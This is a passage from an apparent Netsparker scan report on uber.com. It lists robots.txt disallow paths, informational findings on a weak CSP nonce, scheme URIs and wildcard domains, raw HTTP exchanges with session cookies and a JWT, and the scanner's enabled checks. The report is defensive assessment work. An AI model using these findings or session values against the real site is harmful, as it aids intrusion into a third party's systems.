disallow:/ec/pl/
disallow:/ec/pt/
disallow:/ec/ro/
disallow:/ec/ru/
disallow:/ec/sk/
disallow:/ec/sv/
disallow:/ec/sw/
disallow:/ec/th/
disallow:/ec/tl/
disallow:/ec/tr/
disallow:/ec/uk/
disallow:/ec/ur/
disallow:/ec/vi/
disallow:/ec/zh/
disallow:/ee/az/
disallow:/ee/bg/
disallow:/ee/cs/
disallow:/ee/da/
disallow:/ee/de/
disallow:/ee/el/
disallow:/ee/es/
disallow:/ee/fi/
disallow:/ee/fr/
disallow:/ee/he/
disallow:/ee/hi/
disallow:/ee/hr/
disallow:/ee/hu/
disallow:/ee/id/
disallow:/ee/it/
disallow:/ee/ja/
disallow:/ee/ko/
disallow:/ee/lt/
disallow:/ee/ms/
disallow:/ee/nb/
disallow:/ee/nl/
disallow:/ee/pl/
disallow:/ee/pt/
```

```
disallow:/ee/ro/
disallow:/ee/sk/
disallow:/ee/sv/
disallow:/ee/sw/
disallow:/ee/th/
disallow:/ee/tl/
disallow:/ee/tr/
disallow:/ee/uk/
disallow:/ee/ur/
disallow:/ee/vi/
disallow:/ee/zh/
disallow:/eg/bg/
disallow:/eg/cs/
disallow:/eg/da/
disallow:/eg/de/
disallow:/eg/el/
disallow:/eg/es/
disallow:/eg/et/
disallow:/eg/fi/
disallow:/eg/fr/
disallow:/eg/he/
disallow:/eg/hi/
disallow:/eg/hr/
disallow:/eg/hu/
disallow:/eg/id/
disallow:/eg/it/
disallow:/eg/ja/
disallow:/eg/ko/
disallow:/eg/lt/
disallow:/eg/ms/
disallow:/eg/nb/
disallow:/eg/nl/
disallow:/eg/pl/
disallow:/eg/pt/
disallow:/eg/ro/
disallow:/eg/ru/
disallow:/eg/sk/
disallow:/eg/sv/
disallow:/eg/sw/
disallow:/eg/th/
disallow:/eg/tl/
disallow:/eg/tr/
disallow:/eg/uk/
disallow:/eg/ur/
disallow:/eg/vi/
disallow:/eg/zh/
disallow:/es/az/
disallow:/es/bg/
disallow:/es/cs/
disallow:/es/da/
disallow:/es/de/
disallow:/es/el/
disallow:/es/et/
```

```
disallow:/es/fi/
disallow:/es/fr/
disallow:/es/he/
disallow:/es/hi/
disallow:/es/hr/
disallow:/es/hu/
disallow:/es/id/
disallow:/es/it/
disallow:/es/ja/
disallow:/es/ko/
disallow:/es/lt/
disallow:/es/ms/
disallow:/es/nb/
disallow:/es/nl/
disallow:/es/pl/
disallow:/es/pt/
disallow:/es/ro/
disallow:/es/ru/
disallow:/es/sk/
disallow:/es/sv/
disallow:/es/sw/
disallow:/es/th/
disallow:/es/tl/
disallow:/es/tr/
disallow:/es/uk/
disallow:/es/ur/
disallow:/es/vi/
disallow:/es/zh/
disallow:/fi/az/
disallow:/fi/bg/
disallow:/fi/cs/
disallow:/fi/da/
disallow:/fi/de/
disallow:/fi/el/
disallow:/fi/es/
disallow:/fi/et/
disallow:/fi/fr/
disallow:/fi/he/
disallow:/fi/hi/
disallow:/fi/hr/
disallow:/fi/hu/
disallow:/fi/id/
disallow:/fi/it/
disallow:/fi/ja/
disallow:/fi/ko/
disallow:/fi/lt/
disallow:/fi/ms/
disallow:/fi/nb/
disallow:/fi/nl/
disallow:/fi/pl/
disallow:/fi/pt/
disallow:/fi/ro/
disallow:/fi/ru/
```

```
disallow:/fi/sk/
disallow:/fi/sv/
disallow:/fi/sw/
disallow:/fi/th/
disallow:/fi/tl/
disallow:/fi/tr/
disallow:/fi/uk/
disallow:/fi/ur/
disallow:/fi/vi/
disallow:/fi/zh/
disallow:/fr/ar/
disallow:/fr/az/
disallow:/fr/bg/
disallow:/fr/cs/
disallow:/fr/da/
disallow:/fr/de/
disallow:/fr/el/
disallow:/fr/es/
disallow:/fr/et/
disallow:/fr/fi/
disallow:/fr/he/
disallow:/fr/hi/
disallow:/fr/hr/
disallow:/fr/hu/
disallow:/fr/id/
disallow:/fr/it/
disallow:/fr/ja/
disallow:/fr/ko/
disallow:/fr/lt/
disallow:/fr/ms/
disallow:/fr/nb/
disallow:/fr/nl/
disallow:/fr/pl/
disallow:/fr/pt/
disallow:/fr/ro/
disallow:/fr/ru/
disallow:/fr/sk/
disallow:/fr/sv/
disallow:/fr/sw/
disallow:/fr/th/
disallow:/fr/tl/
disallow:/fr/tr/
disallow:/fr/uk/
disallow:/fr/ur/
disallow:/fr/vi/
disallow:/fr/zh/
disallow:/gb/az/
disallow:/gb/bg/
disallow:/gb/cs/
disallow:/gb/da/
disallow:/gb/de/
disallow:/gb/el/
disallow:/gb/es/
```

```
disallow:/gb/et/
disallow:/gb/fi/
disallow:/gb/fr/
disallow:/gb/he/
disallow:/gb/hi/
disallow:/gb/hr/
disallow:/gb/hu/
disallow:/gb/id/
disallow:/gb/it/
disallow:/gb/ja/
disallow:/gb/ko/
disallow:/gb/lt/
disallow:/gb/ms/
disallow:/gb/nb/
disallow:/gb/nl/
disallow:/gb/pl/
disallow:/gb/pt/
disallow:/gb/ro/
disallow:/gb/ru/

...
```

Remedy

Ensure you have nothing sensitive exposed within this file, such as the path of an administration panel. If disallowed paths are sensitive and you want to keep it from unauthorized access, do not write them in the `Robots.txt`, and ensure they are correctly protected by means of authentication.
`Robots.txt`is only used to instruct search robots which resources should be indexed and which ones are not.

The following block can be used to tell the crawler to index files under /web/ and **ignore the rest**:

```
User-Agent: *
Allow: /web/
Disallow: /
```

Please note that when you use the instructions above, **search engines will not index your website** except for the specified directories.

If you want to hide certain section of the website from the search engines `X-Robots-Tag`can be set in the response header to tell crawlers whether the file should be indexed or not:

```
X-Robots-Tag: googlebot: nofollow
X-Robots-Tag: otherbot: noindex, nofollow
```

By using `X-Robots-Tag`you don't have to list the these files in your `Robots.txt`.

It is also not possible to prevent media files from being indexed by putting using Robots Meta Tags. `X-Robots-Tag`resolves this issue

as well.

For Apache, the following snippet can be put into `httpd.conf`or an `.htaccess`file to restrict crawlers to index multimedia files without exposing them in `Robots.txt`

```
<Files ~ "\.pdf$">
# Don't index PDF files.
Header set X-Robots-Tag "noindex, nofollow"
</Files>
```

```
<Files ~ "\.(png|jpe?g|gif)$">
#Don't index image files.
Header set X-Robots-Tag "noindex"
</Files>
```

External References

- What Content Is Not Crawled? - Google
- How Search organizes information
- X-Robots-Tag: A Simple Alternate For Robots .txt and Meta Tag

CLASSIFICATION

OWASP Proactive Controls	C7
ISO27001	A.18.1.3

28. Scheme URI Detected in Content Security Policy (CSP) Directive

INFORMATION 1

Netsparker detected that scheme URI was used in CSP directive.

Impact

This means that scheme URI in script-src (`http:` or `https:`) allows the execution of unsafe scripts.

Vulnerabilities

28.1. https://www.uber.com/lk/en/opensearch.xml

Scheme Detected In script-src

- https:

Certainty

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
ep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https:http:; report-uri https://cs
p.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
…
```

Remedy

Replace the scheme URI with the domain that you trust.

External References

- An Introduction to Content Security Policy

- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

ISO27001	A.14.2.5

29. Sitemap Detected

INFORMATION | 1

Netsparker detected a sitemap file on the target website.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

29.1. https://www.uber.com/sitemap.xml

Certainty

Request

```
GET /sitemap.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 474.1971 **Total Bytes Received** : 35344 **Body Length** : 34064 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:50 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:50 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/xml; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:50 G
…
ent-Type: text/xml; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:50 GMT
Cache-Control: max-age=0

<?xml version="1.0" encoding="UTF-8"?><sitemapindex xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
><sitemap><loc>https://www.uber.com/www_uber_com-ae_ar-c-sitemap.xml</loc><lastmod>2020-09-10T20:13:49Z
</lastmod></sitemap><sitemap><loc>https://www.uber.com/www_uber_com-bh_ar-c-sitemap.xml</loc><las
…
```

CLASSIFICATION

OWASP Proactive Controls	C7
ISO27001	A.18.1.3

30. Weak Nonce Detected in Content Security Policy (CSP) Declaration

INFORMATION 1

Netsparker detected that a weak noncevalue used in CSP declaration.

Impact

An attacker can carry out a successful Cross-site Scripting attack by predicting a valid nonce by exploiting this weakness.

Vulnerabilities

30.1. https://www.uber.com/lk/en/opensearch.xml

Insecure Nonce Value

- 1c290d51-035c-4d6d-b655-74793f871871

Certainty

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871''unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://cs
p.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content
…
```

Remedy

The application must generate a fresh value for the `nonce-value`directive at random and independently each time it transmits a policy. The value should be at least 128 bits long and should be generated using a cryptographically secure random number generator.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
SANS Top 25	330
WASC	16
ISO27001	A.14.2.5

31. Wildcard Detected in Domain Portion of Content Security Policy (CSP) Directive

INFORMATION 1

Netsparker detected that wildcard was used in domain portion of a CSP directive.

Impact

This means you trust all of the subdomains of this domain, if this is the case there is no impact.

Vulnerabilities

31.1. https://www.uber.com/newsroom/

Method	Parameter	Value
GET	param1	newsroom

Wildcard Detected In Domain

- *.10upcdn.com

Certainty

Request

```
GET /newsroom/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 784.7526 **Total Bytes Received** : 1785 **Body Length** : 80 **Is Compressed** : No

```
HTTP/1.1 303 See Other
X-Cache: BYPASS
Location: /en-LK/newsroom/
Cache-Control: max-age=0
Access-Control-Allow-Origin: https://www.uber.com
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:45:21 GMT; domain=www.uber.com
Strict-Transport-Security: max-age=604800
Transfer-Encoding: chunked
Server: openresty
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Vary: Accept
X-Blog-Block: nocache
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Content-Security-Policy: upgrade-insecure-requests; object-src 'none'; script-src 'nonce-7c4e3e2a4e87d9
d89a74545fb54dfbf1' 'strict-dynamic' https:; style-src 'self' 'unsafe-inline' *.10upcdn.com*.10upmanage
d.com *.twitter.com; font-src 'self' data: *.10upcdn.com; frame-src 'self' *.youtube.com *.vimeo.com *.
instagram.com *.doubleclick.net *.demdex.net *.hotjar.com; base-uri 'none'; report-uri https://csp.ube
r.com/csp?a=uber-newsroom&ro=true
Date: Thu, 15 Oct 2020 17:45:22 GMT

<p>See Other. Redirecting to <a href="/en-LK/newsroom/">/en-LK/newsroom/</a></p>
```

Remedy

If you trust all of the subdomains and if this is necessary then you do not need to take any actions. However if this is not the case replace the wildcard with the only subdomain that you trust.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

ISO27001	A.14.2.5

Show Scan Detail

Enabled Security Checks : Apache Struts S2-045 RCE,
Apache Struts S2-046 RCE,
BREACH Attack,
Code Evaluation,
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Custom Script Checks (Active),
Custom Script Checks (Passive),
Custom Script Checks (Per Directory),
Custom Script Checks (Singular),
Drupal Remote Code Execution,
Expect Certificate Transparency (Expect-CT),
Expression Language Injection,
File Upload,
Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Methods,
HTTP Status,
HTTP.sys (CVE-2015-1635),
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
Local File Inclusion,
Login Page Identifier,

Mixed Content,
Open Redirection,
Referrer Policy,
Reflected File Download,
Remote File Inclusion,
Remote File Inclusion (Out of Band),
Reverse Proxy Detection,
RoR Code Execution,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Signatures,
SQL Injection (Blind),
SQL Injection (Boolean),
SQL Injection (Error Based),
SQL Injection (Out of Band),
SSL,
Static Resources (All Paths),
Static Resources (Only Root Path),
Unicode Transformation (Best-Fit Mapping),
WAF Identifier,
Web App Fingerprint,
Web Cache Deception,
WebDAV,
Windows Short Filename,
XML External Entity,
XML External Entity (Out of Band)

URL Rewrite Mode : Heuristic

Detected URL Rewrite Rule(s) : /{param1},
/{param1}/{param2},
/{param1}/{param2}/{param3},
/{param1}/{param2}/{param3}/{param4},
/{param1}/{param2}/{param3}/{param4}/{param5},
/{param1}/{param2}/{param3}/{param4}/airports,
/{param1}/{param2}/{param3}/{param4}/automotive,
/{param1}/{param2}/{param3}/{param4}/business-hub,
/{param1}/{param2}/{param3}/{param4}/case-studies,
/{param1}/{param2}/{param3}/{param4}/central,
/{param1}/{param2}/{param3}/{param4}/compliments,
/{param1}/{param2}/{param3}/{param4}/delivery,
/{param1}/{param2}/{param3}/{param4}/eats,
/{param1}/{param2}/{param3}/{param4}/education,
/{param1}/{param2}/{param3}/{param4}/electric,
/{param1}/{param2}/{param3}/{param4}/how-surge-works,
/{param1}/{param2}/{param3}/{param4}/how-tips-work,
/{param1}/{param2}/{param3}/{param4}/human-resources,
/{param1}/{param2}/{param3}/{param4}/inspections,
/{param1}/{param2}/{param3}/{param4}/overview,
/{param1}/{param2}/{param3}/{param4}/pricing,
/{param1}/{param2}/{param3}/{param4}/rider-benefits,
/{param1}/{param2}/{param3}/{param4}/rides,

/{param1}/{param2}/{param3}/{param4}/safety,
/{param1}/{param2}/{param3}/{param4}/vouchers,
/{param1}/{param2}/{param3}/accessibility/service-animal-policy,
/{param1}/{param2}/{param3}/accessibility/service-animal-user-guide,
/{param1}/{param2}/{param3}/accessibility/uber-app-accessibility-certification,
/{param1}/{param2}/{param3}/basics/{param4},
/{param1}/{param2}/{param3}/d/join,
/{param1}/{param2}/{param3}/d/join-vs,
/{param1}/{param2}/{param3}/datasets/pit30m,
/{param1}/{param2}/{param3}/diversity/{param4},
/{param1}/{param2}/{param3}/diversity-and-inclusion,
/{param1}/{param2}/{param3}/diversity-and-inclusion/immigrants-and-race,
/{param1}/{param2}/{param3}/diversity-and-inclusion/lgbtq,
/{param1}/{param2}/{param3}/diversity-and-inclusion/workplace-equality,
/{param1}/{param2}/{param3}/economic-opportunities,
/{param1}/{param2}/{param3}/economic-opportunities/accessibility,
/{param1}/{param2}/{param3}/economic-opportunities/fresh-chances,
/{param1}/{param2}/{param3}/economic-opportunities/seniors,
/{param1}/{param2}/{param3}/economic-opportunities/unemployment,
/{param1}/{param2}/{param3}/government-relief/directory,
/{param1}/{param2}/{param3}/how-does-uber-work,
/{param1}/{param2}/{param3}/how-it-works/{param4},
/{param1}/{param2}/{param3}/how-uber-works/{param4},
/{param1}/{param2}/{param3}/locations/{param4},
/{param1}/{param2}/{param3}/locations/la-aurora,
/{param1}/{param2}/{param3}/mlse/raptors,
/{param1}/{param2}/{param3}/reports/spark-partnering-to-electrify-europe,
/{param1}/{param2}/{param3}/research-and-development/core-ai,
/{param1}/{param2}/{param3}/research-and-development/localization,
/{param1}/{param2}/{param3}/research-and-development/mapping,
